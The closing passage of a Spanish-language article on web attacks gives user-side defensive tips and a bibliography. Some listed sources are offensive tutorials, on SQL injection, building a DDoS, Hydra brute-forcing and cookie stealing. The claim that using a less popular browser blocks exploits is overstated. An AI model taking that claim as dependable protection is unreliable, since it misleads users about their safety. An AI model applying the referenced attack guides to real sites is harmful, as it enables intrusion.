En segundo lugar, es muy importante estar siempre atento de a dónde se ingresa, siempre es bueno mirar la dirección URL a la que se está accediendo. Por otro lado, existen complementos para los navegadores que se encarga de bloquear estos scripts en sitios web. Uno de ellos es NoScript, que permite realizar configuraciones personalizadas (y es gratuito).

Finalmente, nunca es una mala opción utilizar navegadores alternativos, quizás no tan populares, como Opera, Comodo o Chromium, entre otros. De esta forma, si un atacante lanza un ataque que intenta explotar alguna vulnerabilidad en uno de los navegadores más conocidos a través de un exploit, al no cumplirse las condiciones para la explotación exitosa de la vulnerabilidad, esto denegará el acceso al sistema.

A veces algunas de estas vulnerabilidades exceden a los usuarios, ya que puede tratarse de un problema que no se resuelve instalando actualizaciones en el equipo. Por otra parte, para resolver este tipo de cuestiones, es necesario que el administrador del sitio agregue los controles necesarios, para que nada pueda ser modificado por un tercero.

Bibliografía

[1] Tipos De Ataques Más Comunes A Sitios Web Y Servidores -> http://blog.hostdime.com.co/tipos-de-ataques-mas-comunes-a-sitios-web-y-servidores/

[2] What Are the Common Types of Attack on Web Servers? -> http://science.opposingviews.com/common-types-attack-servers-12678.html

[3] Aprende a Hacer una Inyección SQL a un WebSite -> http://www.taringa.net/post/info/15576093/Aprende-a-Hacer-una-Inyeccion-SQL-a-un-WebSite.html

[4] Como crear un DDoS [Remasterizado] -> http://www.taringa.net/post/hazlo-tu-mismo/18258502/Como-crear-un-DDoS-Remasterizado.html

[5] Ataques DDOS y DOS -> http://wifihacker.es/ataques-ddos-y-dos/

[6] Cómo realizar ataques de fuerza bruta con diccionarios -> http://rootear.com/ubuntu-linux/ataques-de-fuerza-bruta

[7] Hydra, Ataques de Fuerza Bruta -> https://thehackerway.com/2011/04/08/hydra-ataques-de-fuerza-bruta/

[8] Qué es y cómo funciona un ataque Cross-Site Scripting -> http://pressroom.hostalia.com/wp-content/themes/hostalia_pressroom/images/cross-site-scripting-wp-hostalia.pdf

[9] Comprendiendo la vulnerabilidad XSS (Cross-site Scripting) en sitios web -> http://www.welivesecurity.com/la-es/2015/04/29/vulnerabilidad-xss-cross-site-scripting-sitios-web/

[10] TUTORIAL XSS (Cross Site Scripting) -> http://calebbucker.blogspot.com.es/2012/06/tutorial-xss-cross-site-scripting.html

[11] Cookie Stealing/Logging -> http://pastebin.com/RAveZbpV

[12] Protegerse de un ataque SQL Injection -> http://wiki.elhacker.net/bugs-y-exploits/nivel-web/inyeccion-sql/proteccion

[13] Protección contra ataques DDoS: cómo parar la bala -> http://www.claranet.es/blog/proteccion-contra-ataques-dos-ddos-proveedor-servicio.html

[14] Soluciones para Protección contra ataques DDoS -> http://es.arbornetworks.com/proteccion-ddos/